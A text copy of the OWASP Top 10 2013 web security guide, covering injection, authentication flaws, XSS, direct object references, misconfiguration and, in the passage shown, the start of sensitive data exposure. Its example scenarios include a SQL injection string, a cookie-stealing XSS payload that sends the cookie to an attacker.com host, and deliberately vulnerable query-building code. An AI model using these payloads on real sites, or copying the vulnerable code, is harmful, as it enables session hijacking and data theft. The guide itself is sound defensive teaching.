



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



Creative Commons (CC) Attribution Share-Alike
Free version at <https://www.owasp.org>



About OWASP

Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our digital infrastructure gets increasingly complex and interconnected, the difficulty of achieving application security increases exponentially. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC, and [many more](#). This release of the OWASP Top 10 marks this project's tenth anniversary of raising awareness of the importance of application security risks. The OWASP Top 10 was first released in 2003, with minor updates in 2004 and 2007. The 2010 version was revamped to prioritize by risk, not just prevalence. This 2013 edition follows the same approach.

We encourage you to use the Top 10 to get your organization started with application security. Developers can learn from the mistakes of other organizations. Executives should start thinking about how to manage the risk that software applications create in their enterprise.

In the long term, we encourage you to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes, and you should avoid attempting to do everything prescribed by some process model. Instead, leverage your organization's existing strengths to do and measure what works for you.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas, either publicly to owasp-topten@lists.owasp.org or privately to dave.wichers@owasp.org.

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. At OWASP you'll find free and open ...

- Application security tools and standards
- Complete books on application security testing, secure code development, and secure code review
- Standard security controls and libraries
- [Local chapters worldwide](#)
- Cutting edge research
- [Extensive conferences worldwide](#)
- [Mailing lists](#)

Learn more at: <https://www.owasp.org>


All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in all of these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open source software projects, OWASP produces many types of materials in a collaborative, open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP Board, Global Committees, Chapter Leaders, Project Leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License



Copyright © 2003 – 2013 The OWASP Foundation

This document is released under the Creative Commons Attribution ShareAlike 3.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.

Welcome

Welcome to the OWASP Top 10 2013! This update broadens one of the categories from the 2010 version to be more inclusive of common, important vulnerabilities, and reorders some of the others based on changing prevalence data. It also brings component security into the spotlight by creating a specific category for this risk, pulling it out of the obscurity of the fine print of the 2010 risk A6: Security Misconfiguration.

The OWASP Top 10 for 2013 is based on 8 datasets from 7 firms that specialize in application security, including 4 consulting companies and 3 tool/SaaS vendors (1 static, 1 dynamic, and 1 with both). This data spans over 500,000 vulnerabilities across hundreds of organizations and thousands of applications. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact estimates.

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas – and also provides guidance on where to go from here.

Warnings

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](#) and the [OWASP Cheat Sheet Series](#). These are essential reading for anyone developing web applications. Guidance on how to effectively find vulnerabilities in web applications is provided in the [OWASP Testing Guide](#) and the [OWASP Code Review Guide](#).

Constant change. This Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in "What's Next For Developers, Verifiers, and Organizations" for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, OWASP has produced the [Application Security Verification Standard \(ASVS\)](#) as a guide to organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and buried in mountains of code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools.

Push left. Focus on making security an integral part of your culture throughout your development organization. Find out more in the [Open Software Assurance Maturity Model \(SAMM\)](#) and the [Rugged Handbook](#).

Attribution

Thanks to [Aspect Security](#) for initiating, leading, and updating the OWASP Top 10 since its inception in 2003, and to its primary authors: Jeff Williams and Dave Wichers.



We'd like to thank those organizations that contributed their vulnerability prevalence data to support the 2013 update:

- [Aspect Security – Statistics](#)
- [HP – Statistics](#) from both Fortify and WebInspect
- [Minded Security – Statistics](#)
- [Softtek – Statistics](#)
- [Trustwave, SpiderLabs – Statistics](#) (See page 50)
- [Veracode – Statistics](#)
- [WhiteHat Security Inc. – Statistics](#)

We would like to thank everyone who contributed to previous versions of the Top 10. Without these contributions, it wouldn't be what it is today. We'd also like to thank those who contributed significant constructive comments and time reviewing this update to the Top 10:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gígler
- Neil Smithline – (MorphoTrust USA) For producing the wiki version of the Top 10, and also providing feedback

And finally, we'd like to thank in advance all the translators out there that will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

What Changed From 2010 to 2013?

The threat landscape for applications security constantly changes. Key factors in this evolution are advances made by attackers, the release of new technologies with new weaknesses as well as more built in defenses, and the deployment of increasingly complex systems. To keep pace, we periodically update the OWASP Top 10. In this 2013 release, we made the following changes:

- 1) Broken Authentication and Session Management moved up in prevalence based on our data set. We believe this is probably because this area is being looked at harder, not because these issues are actually more prevalent. This caused Risks A2 and A3 to switch places.
- 2) Cross-Site Request Forgery (CSRF) moved down in prevalence based on our data set from 2010-A5 to 2013-A8. We believe this is because CSRF has been in the OWASP Top 10 for 6 years, and organizations and framework developers have focused on it enough to significantly reduce the number of CSRF vulnerabilities in real world applications.
- 3) We broadened Failure to Restrict URL Access from the 2010 OWASP Top 10 to be more inclusive:
 - + 2010-A8: Failure to Restrict URL Access is now 2013-A7: Missing Function Level Access Control – to cover all of function level access control. There are many ways to specify which function is being accessed, not just the URL.
- 4) We merged and broadened 2010-A7 & 2010-A9 to CREATE: 2013-A6: Sensitive Data Exposure:
 - This new category was created by merging 2010-A7 – Insecure Cryptographic Storage & 2010-A9 - Insufficient Transport Layer Protection, plus adding browser side sensitive data risks as well. This new category covers sensitive data protection (other than access control which is covered by 2013-A4 and 2013-A7) from the moment sensitive data is provided by the user, sent to and stored within the application, and then sent back to the browser again.
- 5) We added: 2013-A9: Using Known Vulnerable Components:
 - + This issue was mentioned as part of 2010-A6 – Security Misconfiguration, but now has a category of its own as the growth and depth of component based development has significantly increased the risk of using known vulnerable components.


OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

Risk

Application Security Risks

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

What's My Risk?

The [OWASP Top 10](#) focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the [OWASP Risk Rating Methodology](#).

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

Only you know the specifics of your environment and your business. For any given application, there may not be a threat agent that can perform the relevant attack, or the technical impact may not make any difference to your business. Therefore, you should evaluate each risk for yourself, focusing on the threat agents, security controls, and business impacts in your enterprise. We list Threat Agents as Application Specific, and Business Impacts as Application / Business Specific to indicate these are clearly dependent on the details about your application in your enterprise.

The names of the risks in the Top 10 stem from the type of attack, the type of weakness, or the type of impact they cause. We chose names that accurately reflect the risks and, where possible, align with common terminology most likely to raise awareness.

References

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

External

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

T10

OWASP Top 10 Application Security Risks – 2013

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8 - Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities






Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

A1

Injection

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	<u>Injection flaws</u> occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. [OWASP's ESAPI](#) provides many of these [escaping routines](#).
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many applications require special characters in their input. If special characters are required, only approaches 1. and 2. above will make their use safe. [OWASP's ESAPI](#) has an extensible library of [white list input validation routines](#).

Example Attack Scenarios

Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call:

String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");

In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

References

OWASP






- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

External

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)

A2

Broken Authentication and Session Management

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even <u>all</u> accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to Hijacking?

Are session management assets like user credentials and session IDs properly protected? You may be vulnerable if:

1. User authentication credentials aren't protected when stored using hashing or encryption. See A6.
2. Credentials can be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs).
3. Session IDs are exposed in the URL (e.g., URL rewriting).
4. Session IDs are vulnerable to [session fixation](#) attacks.
5. Session IDs don't timeout, or user sessions or authentication tokens, particularly single sign-on (SSO) tokens, aren't properly invalidated during logout.
6. Session IDs aren't rotated after successful login.
7. Passwords, session IDs, and other credentials are sent over unencrypted connections. See A6.

See the [ASVS](#) requirement areas V2 and V3 for more details.

How Do I Prevent This?

The primary recommendation for an organization is to make available to developers:

1. **A single set of strong authentication and session management controls.** Such controls should strive to:
 - a) meet all the authentication and session management requirements defined in OWASP's [Application Security Verification Standard \(ASVS\)](#) areas V2 (Authentication) and V3 (Session Management).
 - b) have a simple interface for developers. Consider the [ESAPI Authenticator and User APIs](#) as good examples to emulate, use, or build upon.
2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See A3.

Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

<http://example.com/sale/saleitems.jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the system's password database. User passwords are not properly hashed, exposing every users' password to the attacker.

References






OWASP

For a more complete set of requirements and problems to avoid in this area, see the [ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

External

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	<u>XSS</u> is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) <u>Stored</u> , 2) <u>Reflected</u> , and 3) <u>DOM based XSS</u> . Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to XSS?

You are vulnerable if you do not ensure that all user supplied input is properly escaped, or you do not verify it to be safe via input validation, before including that input in the output page. Without proper output escaping or validation, such input will be treated as active content in the browser. If Ajax is being used to dynamically update the page, are you using safe JavaScript APIs? For unsafe JavaScript APIs, encoding or validation must also be used.

Automated tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, making automated detection difficult. Therefore, complete coverage requires a combination of manual code review and penetration testing, in addition to automated approaches.

Web 2.0 technologies, such as Ajax, make XSS much more difficult to detect via automated tools.

How Do I Prevent XSS?

Preventing XSS requires separation of untrusted data from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.
2. Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.
3. For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
4. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in his browser to:

```
'<script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.






References

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

External

- CWE Entry 79 on Cross-Site Scripting

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable?

The best way to find out if an application is vulnerable to insecure direct object references is to verify that all object references have appropriate defenses. To achieve this, consider:

1. For **direct** references to **restricted** resources, does the application fail to verify the user is authorized to access the exact resource they have requested?
2. If the reference is an **indirect** reference, does the mapping to the direct reference fail to limit the values to those authorized for the current user?

Code review of the application can quickly verify whether either approach is implemented safely. Testing is also effective for identifying direct object references and whether they are safe. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query, ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in her browser to send whatever account number she wants. If not properly verified, the attacker can access any user's account, instead of only the intended customer's account.

<http://example.com/app/accountInfo?acct=notmyacct>

How Do I Prevent This?

Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

1. **Use per user or session indirect object references.** This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's [ESAPI](#) includes both sequential and random access reference maps that developers can use to eliminate direct object references.
2. **Check access.** Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

References






OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(See isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\)\)](#)

For additional access control requirements, see the [ASVS requirements area for Access Control \(V4\)](#).

External

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#) (an example of a Direct Object Reference attack)

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable to Attack?

Is your application missing the proper security hardening across any part of the application stack? Including:

1. Is any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, and **all code libraries (see new A9)**.
2. Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)?
3. Are default accounts and their passwords still enabled and unchanged?
4. Does your error handling reveal stack traces or other overly informative error messages to users?
5. Are the security settings in your development frameworks (e.g., Struts, Spring, ASP.NET) and libraries not set to secure values?

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How Do I Prevent This?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include **all code libraries as well (see new A9)**.
3. A strong application architecture that provides effective, secure separation between components.
4. Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

References






OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)

For additional requirements in this area, see the [ASVS requirements area for Security Configuration \(V12\)](#).

External

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Am I Vulnerable to Data Exposure?

The first thing you have to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected. For all such data:

1. Is any of this data stored in clear text long term, including backups of this data?
2. Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
3. Are any old / weak cryptographic algorithms used?
4. Are weak crypto keys generated, or is proper key management or rotation missing?
5. Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

And more ... For a more complete set of problems to avoid, see [ASVS areas Crypto \(V7\)](#), [Data Prot. \(V9\)](#), and [SSL \(V10\)](#).

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.

Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

How Do I Prevent This?

The full perils of unsafe cryptography, SSL usage, and data protection are well beyond the scope of the Top 10. That said, for all sensitive data, do all of the following, at a minimum:

